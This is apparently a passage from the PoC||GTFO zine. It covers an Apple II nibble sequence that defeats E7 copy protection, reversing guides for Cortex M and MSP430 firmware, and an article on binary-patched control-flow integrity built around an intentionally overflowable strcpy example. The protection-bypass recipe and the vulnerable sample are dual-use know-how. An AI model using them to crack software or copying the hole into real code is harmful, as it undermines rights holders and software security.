The final step is to pad the data to a multiple of the sector size, so that we have a complete sector. We must also include the calculate the proper checksum. The remaining contents of the sector at this point are entirely arbitrary. We could place a text message or draw a picture, if we chose. Perhaps the most aesthetic version is to include a nibble which will zero the running value, and then fill the rest of the sector with 96s, since 96 is the nibble value for zero. This will yield a sector which is devoid of all content other than the needed values. If that version is chosen, then a quick lookup in the nibble translation table shows us that the nibble value which will zero the running value is F3, so our whole stream appears as:

```
D5 AA AD E7 E7 E7 EE EF F3 FC FF E7 F3 96 96 ... DE AA
```

Great, it runs on hardware.

Apple for the Win, or Not.

Then we try AppleWin (as at 1.25.0.4). It doesn't work. Why not? Because instead of shifting bits into the data latch one at a time until the top bit is set, AppleWin shifts in an entire nibble immediately. It means that AppleWin does not (and cannot!) support bit-slip at all. Hmm, can we support both at the same time? Let's see about that.

We need to encode the first nibble as an EE, while also allowing a bit-slipping hardware to decode it as an EE. Well, we have that already, so we're halfway there! That just leaves the value four nibbles after the EE, which is currently the arbitrary value of FF. We change that FF to E7, so our stream on disk appears like so. EE EF F3 FC E7 E7

The final step is to pad the sector as we did previously. Using the aesthetic choice again, we zero the running value and then fill the rest of the sector with 96s. A quick lookup in the nibble translation table

shows us that the needed value is D6, so our whole stream appears to be

`D5 AA AD E7 E7 E7 EE EF F3 FC E7 E7 D6 96 96 ... DE AA`

We have a regular sector that works both on hardware and the AppleWin emulator.

Totally Rad

Next up is Rad Warrior. It requires four nibbles from the pattern to be valid (as a 32-bit decryption key for four pages of memory), starting with the fourth nibble. This means that our Bank Street Writer III technique won't work because the pattern will be read differently between the bit-slip and the non-bitslip version, after the fourth nibble.

We have to come up with another technique. We do this by exploiting the point marked by (*2) on page 376. There's a search for the EE. It means that we can insert nibbles after the point of the bit-slip, which will re-sync the stream to the non-slip form. At that point, we can insert any pattern that we need. We start with an arbitrary compatible sequence, `EF FF FF FF`.

In binary, it's:

`11101111 11111111 11111111 11111111`

After the bit-slip (and our extra zero-bit), the hardware sees:

`...11111111 11111111 11111111 1111`

As above, we must make those last four bits disappear, in order to align our pattern later. As above, we turn the four bits into zeroes and distribute them within the stream, while adhering to the rule of not more than two consecutive zeroes. Let's try this:

`...0 11111111 00 11111111 0 11111111`

The hardware reads this as `FF FF FF`. Then we prepend one-bits and a zero-bit to the first (partial) nibble again, like this:

`[1110]011111111 00 11111111 0 11111111`

After realigning the stream, we have this:

`11100111 11111001 11111110 11111111`

On disk, that appears as `E7 F9 FE FF`.

That final FF is redundant, so we remove it. Then we append our complete pattern without any consideration for bit-slip. Our stream looks like this:

E7 F9 FE EE E7 FC EE E7 FC EE EE FC

The final step is to pad the sector as we did previously. Using the aesthetic choice again, we zero the running value and then fill the rest of the sector with 96s. A quick lookup in the nibble translation table shows us that the needed value is FB, so our whole stream appears as:

D5 AA AD E7 E7 E7 E7 F9 FE EE E7 FC EE E7 FC EE EE FC FB 96 96 ... DE AA

We have a regular sector that works on hardware and AppleWin at the same time.

It also immediately supports Batman and Prince of Persia, both of which require the entire pattern. Batman requires it as a 64-bit decryption key for five pages of memory, and Prince of Persia uses it as a seed for several check-bytes during gameplay. Superb!

A Small Bump in the Road

Then we try it all in MAME (as of 0.169), because MAME is supposed to behave like the hardware... But. It. Does. Not. Work. Well, shit. And why not? Because while MAME does support bit-slip, it always consumes four bits for the code above, but most critically, it treats the bit in the fifth position as though it were always a one-bit.

It means that these four sequences are all decoded as 11111111 00 11111111 00 after the bit-slip. (Only one of which is correct.)

```
   11111111  11110011  11111100
2│ 11101111  11110011  11111100
   11110111  11110011  11111100
4│ 11100111  11110011  11111100
```

11110011 11110011 11111100 is decoded as 10111111 00 11111111 00 after the bit-slip, which is not correct, either.

Despite the time that I've spent poring over the source code, I have not yet determined the cause, so we're left to work around it. Can we add support for MAME, while keeping the existing support? Without duplicating everything? Let's see about that.

We need to move a zero-bit beyond the slipped region so that the hardware will read the same bits that MAME does.

```
   [1110]0  11111111  00  11111111  0x ...
2│      V--->--->--->--->--->---^
```

After moving the zero bit, we have [1110] 11111111 00 11111111 00 .... Realigning that stream, we get 11101111 11110011 11111100 …, which looks good. On disk, it appears as EF F3 FC.

Then we append our complete pattern without any consideration for bit-slip. This stream is EF F3 FC EE E7 FC EE E7 FC EE EE FC.

The final step is to pad the sector as we did previously. Using the aesthetic choice again, we zero the running value and then fill the rest of the sector with 96s. A quick lookup in the nibble translation table shows us that the needed value is EA, so our whole stream appears as D5 AA AD E7 E7 E7 EF F3 FC EE E7 FC EE E7 FC EE EE FC EA 96 96 ... DE AA.

Success!

We have a truly universal nib sequence, which works on hardware, which works on AppleWin, which works on MAME (and which will still work when the bug is fixed), and which defeats the E7 protection.

Here is our universal sequence in the form of a disk sector:

```
       03 00 03 02 02 02 00 03 03 01 02 02 00 02 02 00
   2   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
       00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
   4   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
       00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
   6   00 00 00 00 00 00 01 00 01 01 03 00 00 01 02 02
       03 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00
   8   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
       00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
  10   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
       00 00 00 00 00 00 00 00 00 00 00 00 01 00 01 02
  12   01 02 01 00 03 00 01 02 01 02 01 00 00 00 00 00
       00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
  14   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
       00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
  16   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

This can be applied wherever the E7 sequence is the regular pattern. For other patterns, such as those used by Thunder Mountain's "Dig Dug" (E7 EE EE EE E7 E7 EE E7 EE EE EE E7 EE E7 EE EE), Sunburst's "1-2-3 Sequence Me" (BB F9 Fx), and MCE's "The 4th R - Reasoning" (EB B6 EF 9A DB B7 ED F9 D7 BF BD A7 B3 FF B3 BA), just place the proper pattern after the "EF F3 FC" sequence, pad the sector as you like, and then fix the sector checksum.

For the record, the E7 stream is used in many other titles, such as Commando, Deathsword, Ikari Warriors, Impossible Mission II, Karate Champ, Paperboy, Rambo First Blood Part II (a pure text adventure!), Summer/Winter/World Games, The Ancient Art of War [at Sea], Tetris, and Xevious.

As far as we know, this technique first appeared in 1983. It was used to protect the title Locksmith, ironically a product for defeating copy-protection.

None of the disk copiers of the day could copy E7 disks without a parameter unique to the target, so duplicating these disks always required a bit of expertise.

Final Words

Here is an interesting question: What if you don't have an entire sector available on the track that you need?

Fortunately, this would be a concern only for a protection which used the rest of the sector (and the rest of the track) for meaningful data, which I have not seen so far. In any case, the solution would be to insert only the nibble sequence "EF F3 FC ... EE EE FC" and to not pad the sector. This would yield a freely-copyable disk in its original form. However, we must discourage that idea with these words from 4am:

Never patch an original disk.
Don't reduce the number of original disks in the world.
They aren't making any more of them.

-4am

11:6 A Tourist's Phrasebook for Reversing Embedded ARM in the Dialect of the Cortex M Series

by Travis Goodspeed and Ryan Speers

Ahoy there, neighbor!

Welcome to another installment of our series of quick-start guides for reverse engineering embedded systems. Our goal here is to get you situated with the architecture of smaller devices as quickly as possible, with a minimum of fuss and formality.

Those of you who have already worked with ARM might find it to be a useful refresher, while those of you new to the architecture will find that it isn't really as strange as you've been led to believe. If you've already reverse engineered binaries for any platform, even x86 Windows applications, you'll soon feel right at home.

We've written this guide with STM32 devices for specific examples, but with minor differences it applies well enough to the Cortex M series as a whole. These devices generally have a megabyte or less of Flash and at most a few hundred kilobytes of RAM. By and large, they only run the Thumb2 instruction set, without support for the older AARCH32 instruction set. For larger ARM chips, such as those used in smartphones and tablets, you might be better served by a different introduction.

Basics of the Instruction Set

Back in the day, ARM used fixed-width 32-bit RISC instructions. Like the creation of the world, this was widely regarded as a mistake, and many angry people wrote comments complaining that it was a waste of space, and that RISC wouldn't "change everything." These instructions were always 32-bit word aligned, so the lowest two bits of the Program Counter (R15) were always zero.

Common Models
STM32, EFM32

Architecture
32-bit registers
16-bit and 32-bit Thumb(2) instructions

Registers

R15: Program Counter
R14: Link Register
R13: Stack Pointer
R0 to R12: General Use

Larger ARM chips, such as those in an early smartphone, support two instructions sets. If the least significant bit of the program counter is clear (0), then the 32-bit instruction set is used, whereas if that bit is set (1), the chip will use a 16-bit instruction set called Thumb. Registers are still 32 bits wide, but the instructions themselves are only a half-word. They must be half-word aligned.

Because Thumb instructions have fewer bits to spare, code in larger ARM machines will switch between ARM and Thumb as it is convenient. You can see this in the least significant bit of a function pointer, where an ARM function's address will be even, while a Thumb function's address will be odd.

The Cortex M3 devices speak a slimmer dialect than the big-iron ARM chips. This dialect drops the 32-bit wide instruction set entirely, supporting only Thumb and Thumb2 instructions.[9] Because of this, all functions and all interrupt handlers are referred to by *odd* addresses, which are actually the address of the byte *after* the real starting address! If you see a call to `0x0800-5615`, that is really a call to the Thumb code at `0x08005614`.

Registers and Calling Convention

Arguments are passed to the child function from R0 to R3. R4 to R11 hold local variables, and the child function *must* restore them before returning to the parent function. Values are returned in R0 to R3, and these registers are not preserved by the child.

Much like in PowerPC and very unlike x86, the Link Register (R14, a.k.a. LR) holds the return address. A leaf function, having no children, might never write its return pointer to the stack. The `BL` instruction

automatically moves the old Program Counter into the Link Register when calling a child, so parent functions must manually save R14 before calling children. The return instruction, BLR, functions by moving R14 (LR) into R15 (PC).

Memory Map

Figure 11.3 shows the memory layout of the STM32F405, a Cortex M4 device. Study this map for a moment, before we go on to how to use it in your adventure!

Because Cortex M devices have four gigabytes of address space but hardly a megabyte of Flash, they keep functionally different parts of memory at very different addresses.

stm32f40xxx memory map

Left column (address ranges and blocks):

- 0xffff ffff — 512-mByte Block 7 cortex-m4's internal peripherals
- 0xe000 0000
- 0xdfff ffff — 512-mByte Block 6 not used
- 0xc000 0000
- 0xbfff ffff — 512-mByte Block 5 fsmc registers
- 0xa000 0000
- 0x9fff ffff — 512-mByte Block 4 fsmc bank3 & bank4
- 0x8000 0000
- 0x7fff ffff — 512-mByte Block 3 fsmc bank1 & bank2
- 0x6000 0000
- 0x5fff ffff — 512-mByte Block 2 peripherals
- 0x4000 0000
- 0x3fff ffff — 512-mByte Block 1 sram
- 0x2000 0000
- 0x1fff ffff — 512-mByte Block 0 code
- 0x0000 0000

fsmc peripherals

reserved	0x2002 0000 – 0x3fff ffff
sram [16 kB aliased by bit-banding]	0x2001 c000 – 0x2001 ffff
sram [112 kB aliased by bit-banding]	0x2000 0000 – 0x2001 bfff
reserved	0x1fff c008 – 0x1fff ffff
option bytes	0x1fff c000 – 0x1fff c007
reserved	0x1fff 7a10 – 0x1fff 7fff
system memory + otp	0x1fff 0000 – 0x1fff 7a0f
reserved	0x1001 0000 – 0x1ffe ffff
ccm data ram [64 kB data sram]	0x1000 0000 – 0x1000 ffff
reserved	0x0810 0000 – 0x0fff ffff
flash	0x0800 0000 – 0x080f ffff
reserved	0x0010 0000 – 0x07ff ffff
aliased to flash, system memory or sram depending on the boot pins	0x0000 0000 – 0x000f ffff

Right column:

reserved	0xe010 0000 – 0xffff ffff
cortex-m4 internal peripherals	0xe000 0000 – 0xe00f ffff
reserved	0xa000 1000 – 0xdfff ffff
AHB3	0xa000 0fff
	0xa000 0000
reserved	0x5006 0c00 – 0x9fff ffff
	0x5006 0bff
AHB2	
reserved	0x5000 0000
	0x4008 0000 – 0x4fff ffff
	0x4007 7fff
AHB1	
	0x4002 0000
reserved	0x4001 5800 – 0x4001 ffff
	0x4001 5fff
APB2	
	0x4001 0000
reserved	0x4000 7800 – 0x4000 ffff
	0x4000 7fff
APB1	
	0x4000 0000

Figure 11.3: STM32F40xxx Memory Map

Code memory is officially the range from 0x00000000 to 0x1FFFFFFF, but in many cases, you'll find that Flash is also mapped at a second address, such as 0x08000000. When reverse engineering an application, you'll find

that it's either written here or a few dozens of kilobytes later, to leave room for a bootloader.

SRAM is usually mapped to begin at `0x20000000`, so it's safe to assume that any read or write to an absolute address in this region is a global variable, and also that the stack and heap fit somewhere in this range. Unlike a desktop application, which loads its initial globals directly into a `.data` segment, an embedded application must manually initialize its data variables, possibly by copying a large chunk from Flash into SRAM.

Peripheral memory begins at `0x40000000`. Both because peripherals are most often referred to by an explicit address, and because Flash comes with no linking systems or system calls, reads and writes to this region are a gold mine for a reverse engineer!

System control registers are at `0xE0000000`. These are used to do things like moving the interrupt table or reading the chip's model number.

Making Sense of Pointers

Let us teach you some nifty tricks about pointers in Thumb machines.

Back when ARM was first designed, 32-bit fixed-width instructions with 32-bit alignment were all the rage, and all the cool kids (POWER, SPARC, Alpha) used them. Later on, when the Thumb instruction set was being designed, its designers chose 16-bit instructions that could be mapped back to the same 32-bit core. The CPU would fetch a 32-bit ARM instruction if the least-significant bit of the program counter were even, and a 16- bit Thumb instruction if the program counter were odd.

But these Cortex chips generally ship just Thumb and Thumb2, without backward compatibility to 32-bit ARM instructions. So the trick, which you can try in the next section, is that data pointers are always even and instruction (function) pointers are always odd.

Making Sense of the Interrupt Table

Let's take a look at the interrupt table from the beginning of a Cortex M firmware image. These are 32-bit little endian addresses, which are to be read backward, of course.

```
0000000   30  14  00  20      21  41  00  08
2         39  57  00  08      3d  57  00  08
0000010   41  57  00  08      45  57  00  08
4         49  57  00  08      00  00  00  00
0000020   00  00  00  00      00  00  00  00
6         00  00  00  00      51  57  00  08
0000030   4d  57  00  08      00  00  00  00
8         55  57  00  08      59  57  00  08
0000040   ...
```

Note that the first word, `0x20001430`, is in the SRAM region; this is because the first word of a Cortex M interrupt table is the initialization value for the Stack Pointer (R13). The second word, `0x08004121`, is the initialization value for the Program Counter (R15), so we know the entry point of the application is Thumb2 code starting at `0x08004120`.

Except for some reserved (zeroed) words, the handler addresses are all in Flash memory and represent the interrupt handler functions. We can look up the meaning of each handler in the specific chip's programming guide, then chase the ones that are most relevant. For example, if we are reverse engineering a USB device, powered by an STM32F3xx, the STM32F37xx reference manual tells us that the interrupts at offsets `0x000000D8` and `0x0000001C` handle USB events. These might be good handlers to reverse early in the process.

Loading into IDA Pro or Radare2

To load the application into IDA Pro or Radare2, you generally need to know the loading point and the locations of some other memories.

The loading point will be at or near the beginning of Flash, depending upon whether a bootloader comes before your image. If you are working from a JTAG dump, just use the address the image came

from. If you are working from a `.dfu` (Device Firmware Update) file, it will contain a loading address in its header metadata.

When given a raw dump without a starting address, disassemble the instructions and try to find a loading address at which the interrupt handlers line up. (The interrupt vector table is usually at `0x00000000` or `0x08000000` at boot, but it can be moved to a new address by software.)

Making Sense of the Peripherals

The Cortex M3 contains two peripheral regions. At `0x40000000`, you will find the most useful ones for reverse engineering applications, such as UART and USB controllers, General Purpose IO (GPIO), and other devices. Unfortunately, these peripherals are not generic to the Cortex M3 as an architecture; rather, they are specific to each individual chip.

Supposing you are reverse engineering an application for the STM32F3xx series, you would download the Peripheral Support Library for that chip from its manufacturer and eventually find yourself reading `stm32f30x.h`. For other chips, there are similar headers, each of which is written around C structs for register groups and preprocessor definitions for peripheral base addresses and offsets.

Suppose we know from reverse engineering a circuit board that USART2 is used by our target application to send packets to a radio chip, and we would like to search for all functions that use this peripheral. Working backwards, we find the following relevant lines in `stm32f30x.h`.

```
1  //Abbreviated USART register struct.
   typedef struct{
3    __IO uint32_t CR1;        //+0x00
     __IO uint32_t CR2;
5    __IO uint32_t CR3;
     __IO uint16_t BRR;
7    uint16_t   RESERVED1;
     __IO uint16_t GTPR;
9    uint16_t   RESERVED2;
     __IO uint32_t RTOR;
11   __IO uint16_t RQR;
     uint16_t   RESERVED3;
13   __IO uint32_t ISR;
     __IO uint32_t ICR;
15   __IO uint16_t RDR;        //+0x24 RX Data Reg
     uint16_t   RESERVED4;
17   __IO uint16_t TDR;        //+0x28 TX Data Reg
     uint16_t   RESERVED5;
19 } USART_TypeDef;

21 //USART location definitions.
   #define  USART2              ((USART_TypeDef *) USART2_BASE)
23 #define  USART2_BASE         (APB1PERIPH_BASE + 0x00004400)
   #define  APB1PERIPH_BASE     PERIPH_BASE
25 #define  PERIPH_BASE         ((uint32_t)0x40000000)
```

This means that USART2's data structure is located at `0x4000-4400`. From the `USART_TypeDef` structure, we know that data is received from USART2 by reading `0x40004424` and written to USART2 by writing to `0x40004428`! Searching for these addresses ought to easily find us the read and write functions for that port.

Other Oddities

Please note that this guide has omitted many chip-specific features, and that each chip has its own little quirks. You'll find different memory maps on each implementation, and anything that looks confusing is likely worth spending more time to understand.

For example, some ARM devices offer Core-Coupled Memory (CCM), which is SRAM that's wired directly to the CPU's internal data bus rather than to the main memory bus of the chip. This makes data

fetches lightning fast, but has the complications that the memory is unusable for DMA or code fetches. Care for a non-executable stack, anyone?

Another quirk is that many devices map the same physical memory to multiple virtual locations. In some high-performance code, the use of both cached and uncached memory can allow for more efficient operation.

Additionally, address zero often contains a duplicate of the boot memory, which is usually Flash but might be executable SRAM. Presumably this was done to allow for code that has compatible immediate addresses when booting from either memory, but PoC‖GTFO 10:8 describes a nifty little jailbreak that relies on dumping the 48K recovery bootloader of an STM32F405 chip out of Flash through a null-pointer read.

We hope that you've enjoyed this friendly little guide to the Cortex M3, and that you'll keep it handy when reverse engineering firmware from that platform.

11:7 A Ghetto Implementation of CFI on x86

by Jeffrey Crowell

In 2005, M. Abadi and his gang presented a nifty trick to prevent control flow hijacking, called *Control Flow Integrity*. CFI is, essentially, a security policy that forces the software to follow a predetermined control flow graph (CFG), drastically restricting the available gadgets for return-oriented programming and other nifty exploit tricks.

Unfortunately, the current implementations in both Microsoft's Visual C++ and LLVM's clang compilers require source to be compiled with special flags to add CFG checking. This is sufficient when new software is created with the option of added security flags, but we do not always have such luxury. When dealing with third party binaries, or

legacy applications that do not compile with modern compilers, it is not possible to insert these compile-time protections.

Luckily, we can combine static analysis with binary patching to add an equivalent level of protection to our binaries. In this article, I explain the theory of CFI, with specific examples for patching 32-bit x86 ELF binaries—without the source code.

CFI is a way of enforcing that the intended control flow graph is not broken, that code always takes intended paths. In its simplest applications, we check that functions are always called by their intended parents. It sounds simple in theory, but in application it can get gnarly. For example, consider these three functions.

```
1  int a() { return 0; }
   int b() { return a(); }
3  int c() { return a() + b() + 1; }
```

For them, our pseudo-CFI might look like the following, where called_by_x checks the return address.

```
1  int a() {
     if (!called_by_b && !called_by_c) {
3      exit();
     }
5    return 0;
   }
7  int b() {
     if (!called_by_c) {
9      exit();
     }
11   return a();
   }
13 int c() { return a() + b() + 1; }
```

Of course, this sounds quite easy, so let's dig in a bit further. Here is a very simple example program to illustrate ROP, which we will be able to effectively kill with our ghetto trick.

```
1  #include <string.h>

3  void smashme(char* blah) {
     char smash [16];
5    strcpy(smash, blah);
   }

7
   int main(int argc, char** argv) {
9    if (argc > 1) {
       smashme(argv[1]);
11   }
   }
```

In x86, the stack has a layout like this

| Local Variables |
| Saved ebp |
| Return Pointer |
| Parameters |
| . . . |

By providing enough characters to smashme, we can overwrite the return pointer. Assume for now, that we know where we are allowed to return to. We can then provide a whitelist and know where it is safe to return to in keeping the control flow graph of the program valid.

Figure 11.4 shows the disassembly of smashme() and main(), having been compiled by GCC.

Great. Using our whitelist, we know that smashme should only return to 0x08048456, because it is the next instruction after the ret. In x86, ret is equivalent to something like the following. (This is not safe for multi-threaded operations but we can ignore that for now.)

```
1  pop ecx; Puts the return address to ecx.
   jmp ecx; Jumps to the return address.
```

Cool. We can just add a check here. Perhaps something like this?

```
  pop ecx;                Puts the return address to ecx.
2 cmp ecx, 0x08048456;    Check that we return to the right place.
  jne 0x41414141;         Crash.
4 jmp ecx;                Effectively return.
```

Now just replace our `ret` instruction with the check. `ret` in x86 is simply this:

```
$ rasm2 -a x86 -b32 "ret"
2 c3
```

where our code is this:

```
$ rasm2 -a x86 -b32 \
2   "pop ecx;cmp ecx, 0x08048456; jne 0x41414141; jmp ecx"
5981f9568404080f8534414141ffe1
```

Sadly, this will not work for several reasons. The most glaring problem is that `ret` is only one byte, whereas our fancy checker is fifteen bytes. For more complicated programs, our checker could be even larger! Thus, we cannot simply replace the `ret` with our code, as it will overwrite some code after it—in fact, it would overwrite `main`. We'll need to do some digging and replace our lengthy code with some relocated parasite, symbiont, code cave, hook, or detour—or whatever you like to call it!

```
   [0x08048320]> pdf@sym.smashme
 2 / (fcn) sym.smashme 26
   |      ; arg int arg_2          @ ebp+0x8
 4 |      ; var int local_6         @ ebp-0x18
   |      ; CALL XREF from 0x08048451 (sym.smashme)
 6 |      0x0804841d      55              push ebp
   |      0x0804841e      89e5            mov ebp, esp
 8 |      0x08048420      83ec28          sub esp, 0x28
   |      0x08048423      8b4508          mov eax, dword [ebp+arg_2]
10 |      0x08048426      89442404        mov dword [esp + 4], eax
   |      0x0804842a      8d45e8          lea eax, [ebp-local_6]
12 |      0x0804842d      890424          mov dword [esp], eax
   |      0x08048430      e8bbfeffff      call sym.imp.strcpy
14 |      0x08048435      c9              leave
   \      0x08048436      c3              ret
16 [0x08048320]> pdf@sym.main
   / (fcn) sym.main 33
18 |      ; arg int arg_0_1         @ ebp+0x1
   |      ; arg int arg_3           @ ebp+0xc
20 |      ; DATA XREF from 0x08048337 (sym.main)
   |      ;-- main:
22 |      0x08048437      55              push ebp
   |      0x08048438      89e5            mov ebp, esp
24 |      0x0804843a      83e4f0          and esp, 0xfffffff0
   |      0x0804843d      83ec10          sub esp, 0x10
26 |      0x08048440      837d0801        cmp dword [ebp + 8], 1
   | ,=<0x08048444      7e10            jle 0x8048456
28 | |    0x08048446      8b450c          mov eax, dword [ebp+arg_3]
   | |    0x08048449      83c004          add eax, 4
30 | |    0x0804844c      8b00            mov eax, dword [eax]
   | |    0x0804844e      890424          mov dword [esp], eax
32 | |    0x08048451      e8c7ffffff      call sym.smashme
   | |    ; JMP XREF from 0x08048444 (sym.main)
34 | `->0x08048456      c9              leave
   \      0x08048457      c3              ret
```

Figure 11.4: Disassembly of `main()` and `smashme()`.

The Age Of Personal Reverse Engineering has arrived!

Solved: That when tongues turn white, breath feverish, stomach sour and bowels constipated, that our mothers give us tiny portions of love and sugar, we claim pills and shells in exotic architectures in order to port the thing everywhere.

No need to wait more for this to happen! The era of personal reverse engineering has finally arrived. No taxes or country restrictions involved! Free radare2 licenses is a commodity that everybody can enjoy

With radare2 you can disassemble, analyze, debug, patch any binary for a wide range of CPUs and OSs even for your shiny 4004 running PC/M!

Nowadays there aren't many places to put our code. Before x86 got its no-execute (NX) MMU bit, it'd be easy to just write our code into a section like `.data`, but marking this as `+x` is now a huge security hole, as it will then be `rwx`, giving attackers a great place for putting shellcode. The `.text` section, where the main code usually goes, is marked `r-x`, but there's rarely slack space enough in this section for our code.

Luckily, it's possible to add or resize ELF sections, and there're various tools to do it, such as Elfsh and ERESI. The challenge is rewriting the appropriate pointers to other sections; a dedicated tool for this will be released soon. Now we can add a new section that is marked as `r-x`, replace our `ret` with a jump to our new section—and we're ready to take off!

Well, wheels aren't up yet. As mentioned before, `ret` is just `c3`, but absolute jumps are five bytes.

```
1  $ rasm2 -a x86 -b32 "jmp 0x41414141"
   e93c414141
```

So what is left to do? Well, we can simply rewind to the first complete opcode five bytes before the `ret`, and add a jump, then relocate the remaining opcodes. We could do something like this.

```
   smashme:
 2 push ebp
   mov ebp, esp
 4 sub esp, 0x28
   mov eax, dword [ebp + 8]
 6 mov dword [esp + 4], eax
   lea eax, [ebp - 0x18]
 8 mov dword [esp], eax
   jmp parasite
10
   parasite:
12 call sym.imp.strcpy
   leave
14 pop ecx
   cmp ecx, 0x08048456
16 jne 0x41414141
   jmp ecx
```

Here, `parasite` is mapped someplace else in memory, such as our new section.

With this technique, we'll still to have to pass on protecting a few kinds of function epilogues, such as where a target of a jump is within the last five bytes. Nevertheless, we've covered quite a lot of the intended CFG.

This approach works great on platforms like ARM and MIPS, where all instructions are constant-length. If we're willing to install a signal handler, we can do better on x86 and amd64, but we're approaching a dangerous situation dealing with signals in a generic patching method, so I'll leave you here for now. The code for applying the explained patches is all open source and will soon be extended to use emulation to compute relative calls.

Thanks for reading!
—Jeff

11:8 A Tourist's Phrasebook for Reversing MSP430

Howdy, y'all!

Welcome to another installment of our series of quick-start guides for reverse engineering embedded systems. Our goal here is to get you situated with the MSP430 architecture as quickly as possible, with a minimum of fuss and formality.

Those of you who have already used an MSP430 might find this to be a useful reference, while those of you new to the architecture will find that it isn't really all that strange. If you've already reverse engineered binaries for any platform, even x86, we hope that you'll soon feel right at home.

Memory Map

Unlike other embedded platforms, which like to put the interrupt vector table (IVT) at the beginning of memory, the MSP430 places it at the very end of the 16-bit address space, in Flash. (On smaller chips, this is the very end of Flash.)

Early on, Low RAM at `0x0200` would be the only RAM location, but as that region proved too small, a High RAM area was created at `0x1100`. For firmware compatibility reasons, the Low RAM area is mapped on top of the High RAM area.

Note that Flash grows down from the top of memory, while the RAM grows up. On MSP430X chips with a 20-bit address space, an Extended Flash region sometimes grows upward from `0x10000`.

Architecture
Von Neumann
16-bit words

Registers
R0: Program Counter
R1: Stack Pointer

R2: Status Register
R3: Constant Generator
R4-R15: General Use

Address Space

16-bit (MSP430)
20-bit (MSP430X, X2)

Additionally, there is an Info Flash area at `0x1000`. While there is nothing to stop an engineer from using this for code, the region is generally used for configuration settings. In many devices, chips arrive with this region pre-programmed to contain calibration settings for the internal clock.

In most devices, the BSL ROM at `0x0C00` contains a serial bootloader that allows the chip to be reprogrammed even after the JTAG fuse has been blown, and if you know the contents of the last 32 bytes of Flash —the Interrupt Vector Table—you can also read out the contents of memory.

Loading into a Disassembler

Back in the old days, reverse engineering MSP430 code meant using GNU `objdump` and annotating on pen and paper. Some folks would wrap these tools in Perl, or fill paper notebooks with cross-referencing, but thankfully that's no longer necessary.

Start	End	Size	Use
`0x0000`	`0x000F`	16	Interrupt Control Registers
`0x0010`	`0x00FF`	240	8-bit Peripherals
`0x0100`	`0x01FF`	255	16-bit Peripherals
`0x0200`	`0x09FF`		Low RAM (Mirrored at `0x1100`)
`0x0C00`	`0x0FFF`	1024	BootStrap Loader (BSL ROM)
`0x1000`	`0x10FF`	256	Info Flash
`0x1100`			High RAM

Start	End	Size	Use
	`0xFFFF`		Flash
`0x10000`			Extended Flash

Table 11.1: MSP430 and MSP430X Address Space

Nowadays, IDA Pro has excellent support for the platform. If you have a legit license, just open the Intel Hex image of your target and specify MSP430 as the architecture. Memory locations can be had from the appropriate datasheets.

Radare2's MSP430 support is a bit less mature, and you should make sure to sanity check the disassembly wherever it looks suspect. Luckily, the Radare2 developers are frighteningly quick about fixing bugs, so both bugs that bothered us in the writing this article have already been patched by the time you read this. For best results, always run Radare2 built from the latest Git repository, and rebuild it often.[10]

There are no known decompilers for the MSP430, but with small code sizes and rather legible assembly we don't expect one to be necessary.

Basics of the Instruction Set

The language is relatively simple, but there are a few dialects that the locals speak. There are 27 native instructions, and then some additional emulated instructions which are assembled to one of the 27. Most of these 27 instructions have two forms—.B when they are working on an 8-bit byte, or .W if they want to tackle a 16-bit word. If someone tells you something and doesn't specify it, you can assume it's a word. If you're doing a byte operation in a register, be warned that the most-significant byte is cleared.

The three main types of core words are single-operand arithmetic, two-operand arithmetic, and jumps.

Our simple single-operands are RRC (1-bit rotate right and carry), SWPB (swap the bytes of the word), RRA (1-bit rotate right as arithmetic), SXT (sign-extend a byte into a word), PUSH (onto the stack), CALL (a subroutine, by pushing PC and then moving the new address to PC), and RETI (return from interrupt, restoring the Status Register SR and PC from stack).

Although these are all simple folk, they can, of course, be addressed in many different ways. If our register is *n*, then we see a few major types of addressing, all based off of the 'As' (for source) and 'Ad' (limited options for destination) fields:

R*n* Operate on the contents of register *n*.

@R*n* Operate on what is in memory at the address held in R*n*.

@R*n***+** Same as above, then increment the register by 1 or 2.[11]

x(R*n***)** Operate on what is in memory at the address R*n* + x.

Wait, we just told you about an 'x'. Where did that come from?! In this case, it's an *extension word*, where the next 16-bit word after the extension defines x. In other words, it's an index off the base address held in R*n*.

If the register is r0 (PC, the program counter), r2 (SR, the status register), or r3 (the constant generator), special cases apply. A common special case is to give you a constant, either -1, 0, 1, 2, 4, or 8.

Now we tackle two-operand arithmetic operations, most of which you should recognize from any other instruction set. The mov, add, addc (add with carry), sub, and subc instructions are all as you'd expect. cmp pretends to subtract the source from the destination to set status flags. dadd does a decimal addition with carry. xor and and are bitwise operations as usual. We have three that are a little unique: bis (bit immediate set, logical OR),

`bic` (dest = dest AND src),
and `bit` (test bits of src AND dest).

Even with these instructions, though, we're still missing many favorite mnemonics that you'll see in disassembly. These are *emulated* instructions, actually implemented using other instruction(s).

For example, `br dst` (branch) is an emulated instruction. There is no branch opcode, but instead the `br` instructions are assembled as `mov dst, pc`. Similarly, `pop dst` is really `mov @SP+, dst`, and `ret` is really `mov @sp+, pc`. If these mappings make sense, you're all set to continue your travels!

Thus, when we need to get around this land of MSP430, we look not to the many jump types of x86, but instead to simpler patterns, where the only kind of jump operands are relative, and that's that.

So `jmp`, the instruction says, but where to? The first three bits (`001`) mean jump, the next three specify the conditional, and the remaining ten are a signed offset. To get there, the ten bits are multiplied by two (left shifted) and then are added to the program counter, `r0`. Why multiply by two? Well, we have 16-bit word alignment, in the MSP430 land, unlike with those pesky x86 instructions you might be thinking of. Ordnung muß sein!

